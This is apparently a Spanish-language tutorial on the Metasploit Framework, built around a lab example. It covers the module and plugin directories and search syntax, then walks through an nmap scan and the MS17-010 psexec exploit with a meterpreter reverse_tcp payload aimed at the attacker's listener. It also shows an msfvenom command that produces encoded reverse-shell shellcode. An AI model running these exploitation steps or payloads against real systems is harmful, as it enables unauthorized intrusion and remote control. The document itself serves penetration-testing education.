Using the Metasploit Framework (intro)


Using the Metasploit Framework

Modules

Los módulos detallados anteriormente se dividen en categorías independientes en esta carpeta. Los detallaremos en las siguientes secciones. Se encuentran en las siguientes carpetas:

Aquí podemos ver todos los módulos con los que cuenta Metasploit:

```
ls /usr/share/metasploit-framework/modules
```




```
auxiliary  encoders  evasion  exploits  nops  payloads  post  README.md
```

Plugins

Los plugins ofrecen al pentester más flexibilidad al usar msfconsole ya que pueden cargarse fácilmente de forma manual o automática según sea necesario para proporcionar funcionalidad adicional y automatización durante nuestra evaluación.

Aquí podemos ver todos los Plugins con los que cuenta Metasploit:


```
ls /usr/share/metasploit-framework/plugins/
```



```
aggregator.rb      besecure.rb        event_tester.rb  lab.rb         nessus.rb    README.md   session_notifier.rb  sqlmap.rb          wiki.rb
alias.rb           capture.rb         ffautoregen.rb   libnotify.rb   nexpose.rb   request.rb  session_tagger.rb    thread.rb          wmap.rb
auto_add_route.rb  db_credcollect.rb  fzuse.rb         msfd.rb        openvas.rb   rssfeed.rb  socket_logger.rb     token_adduser.rb
beholder.rb        db_tracker.rb      ips_filter.rb    msgrpc.rb      pcap_log.rb  sample.rb   sounds.rb            token_hunter.rb
```

Scripts


```
ls /usr/share/metasploit-framework/scripts/
```



```
meterpreter  resource  shell  README.md
```

Tools

```
ls /usr/share/metasploit-framework/tools/
```




```
automation  context  dev  docs  exploit  hardware  memdump  modules  password  payloads  recon  README.md  smb_file_server.rb
```

MSF - Specific Search

Podemos hacer búsquedas específicas utilizando los siguientes parámetros:


```
search type:exploit platform:windows cve:2021 rank:excellent microsoft
```



```
Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/windows/http/exchange_proxylogon_rce     2021-03-02       excellent  Yes    Microsoft Exchange ProxyLogo
   1  exploit/windows/http/exchange_proxyshell_rce     2021-04-06       excellent  Yes    Microsoft Exchange ProxyShel
   2  exploit/windows/http/sharepoint_unsafe_control  2021-05-11       excellent  Yes    Microsoft SharePoint Unsafe
```

Pasos típicos para usar Metasploit (Ejemplo)


```
nmap -sV 10.10.10.40
```



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-13 21:38 UTC
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Nmap scan report for 10.10.10.40
Host is up (0.051s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.87 seconds
```

Vemos que tiene el puerto SMB (port.445) abierto, por lo que buscamos un exploit en consecuencia:


```
msf6 > search ms17_010
```



```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Wind
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyner
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyner
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
```

```
msf6 > use 0
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > options
```



```
Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                          Required  Description
   ----                  ---------------                          --------  -----------
   DBGTRACE              false                                    yes       Show extra debug trace info
   LEAKATTEMPTS          99                                       yes       How many times to try to leak transaction
   NAMEDPIPE                                                      no        A named pipe that can be connected to (le
   NAMED_PIPES           /usr/share/metasploit-framework/data/wo  yes       List of named pipes to check
                         rdlists/named_pipes.txt
   RHOSTS                                                         yes       The target host(s), see https://github.co
                                                                            /wiki/Using-Metasploit
   RPORT                 445                                      yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                            no        Service description to to be used on targ
   SERVICE_DISPLAY_NAME                                           no        The service display name
   SERVICE_NAME                                                   no        The service name
   SHARE                 ADMIN$                                   yes       The share to connect to, can be an admin
                                                                            rmal read/write folder share
   SMBDomain             .                                        no        The Windows domain to use for authenticat
   SMBPass                                                        no        The password for the specified username
   SMBUser                                                        no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Establecemos la IP de la víctima:

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40
```

Podemos establecer la IP víctima de forma permanente con `setg` (hasta que cerremos Metaesploit):

```
msf6 exploit(windows/smb/ms17_010_psexec) > setg RHOSTS 10.10.10.40
```

Establecemos nuestra IP:

```
msf6 exploit(windows/smb/ms17_010_psexec) > setg LHOST 10.10.14.15
```


Ejecutamos Metaesploit:

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
```

Targets

Después de la elección del modulo de explotación podemos elegir el target según la versión de los dispositivos que sean vulnerables a esa explotación:


```
msf6 exploit(windows/browser/ie_execcommand_uaf) > show targets
```



```
msf6 exploit(windows/browser/ie_execcommand_uaf) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   IE 7 on Windows XP SP3
   2   IE 8 on Windows XP SP3
   3   IE 7 on Windows Vista
   4   IE 8 on Windows Vista
   5   IE 8 on Windows 7
   6   IE 9 on Windows 7


msf6 exploit(windows/browser/ie_execcommand_uaf) > set target 6

target => 6
```

Payloads


```
msf6 > show payloads
```



```
<SNIP>

535  windows/x64/meterpreter/bind_ipv6_tcp                                normal  No     Windows Meterpreter (Reflect
536  windows/x64/meterpreter/bind_ipv6_tcp_uuid                           normal  No     Windows Meterpreter (Reflect
537  windows/x64/meterpreter/bind_named_pipe                              normal  No     Windows Meterpreter (Reflect
538  windows/x64/meterpreter/bind_tcp                                     normal  No     Windows Meterpreter (Reflect
539  windows/x64/meterpreter/bind_tcp_rc4                                 normal  No     Windows Meterpreter (Reflect
540  windows/x64/meterpreter/bind_tcp_uuid                                normal  No     Windows Meterpreter (Reflect
541  windows/x64/meterpreter/reverse_http                                 normal  No     Windows Meterpreter (Reflect
542  windows/x64/meterpreter/reverse_https                                normal  No     Windows Meterpreter (Reflect
543  windows/x64/meterpreter/reverse_named_pipe                           normal  No     Windows Meterpreter (Reflect
544  windows/x64/meterpreter/reverse_tcp                                  normal  No     Windows Meterpreter (Reflect
545  windows/x64/meterpreter/reverse_tcp_rc4                              normal  No     Windows Meterpreter (Reflect
546  windows/x64/meterpreter/reverse_tcp_uuid                             normal  No     Windows Meterpreter (Reflect
547  windows/x64/meterpreter/reverse_winhttp                              normal  No     Windows Meterpreter (Reflect
548  windows/x64/meterpreter/reverse_winhttps                             normal  No     Windows Meterpreter (Reflect
```

Searching for Specific Payload


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter show
payloads
```



```
 6   payload/windows/x64/meterpreter/bind_ipv6_tcp                        normal  No     Windows Meterpreter (Refle
 7   payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Windows Meterpreter (Refle
 8   payload/windows/x64/meterpreter/bind_named_pipe                      normal  No     Windows Meterpreter (Refle
 9   payload/windows/x64/meterpreter/bind_tcp                             normal  No     Windows Meterpreter (Refle
 10  payload/windows/x64/meterpreter/bind_tcp_rc4                         normal  No     Windows Meterpreter (Refle
 11  payload/windows/x64/meterpreter/bind_tcp_uuid                        normal  No     Windows Meterpreter (Refle
 12  payload/windows/x64/meterpreter/reverse_http                         normal  No     Windows Meterpreter (Refle
 13  payload/windows/x64/meterpreter/reverse_https                        normal  No     Windows Meterpreter (Refle
 14  payload/windows/x64/meterpreter/reverse_named_pipe                   normal  No     Windows Meterpreter (Refle
 15  payload/windows/x64/meterpreter/reverse_tcp                          normal  No     Windows Meterpreter (Refle
 16  payload/windows/x64/meterpreter/reverse_tcp_rc4                      normal  No     Windows Meterpreter (Refle
 17  payload/windows/x64/meterpreter/reverse_tcp_uuid                     normal  No     Windows Meterpreter (Refle
 18  payload/windows/x64/meterpreter/reverse_winhttp                      normal  No     Windows Meterpreter (Refle
 19  payload/windows/x64/meterpreter/reverse_winhttps                     normal  No     Windows Meterpreter (Refle
```

Si queremos filtrar aún más lo haceos con `grep`:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter grep
reverse_tcp show payloads
```




```
15  payload/windows/x64/meterpreter/reverse_tcp                           normal  No     Windows Meterpreter (Refle
16  payload/windows/x64/meterpreter/reverse_tcp_rc4                       normal  No     Windows Meterpreter (Refle
17  payload/windows/x64/meterpreter/reverse_tcp_uuid                      normal  No     Windows Meterpreter (Refle
```

Encoders


Hablaremos de **msfvenom** en detalle más adelante. A continuación, se muestra un ejemplo de cómo se generaría la payload con el **msfvenom** actual:

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp
LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl
```



```
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of perl file: 1674 bytes
my $buf =
"\xda\xc1\xba\x37\xc7\xcb\x5e\xd9\x74\x24\xf4\x5b\x2b\xc9" .
"\xb1\x59\x83\xeb\xfc\x31\x53\x15\x03\x53\x15\xd5\x32\x37" .
"\xb6\x96\xbd\xc8\x47\xc8\x8c\x1a\x23\x83\xbd\xaa\x27\xc1" .
"\x4d\x42\xd2\x6e\x1f\x40\x2c\x8f\x2b\x1a\x66\x60\x9b\x91" .
"\x50\x4f\x23\x89\xa1\xce\xdf\xd0\xf5\x30\xe1\x1a\x08\x31" .
```

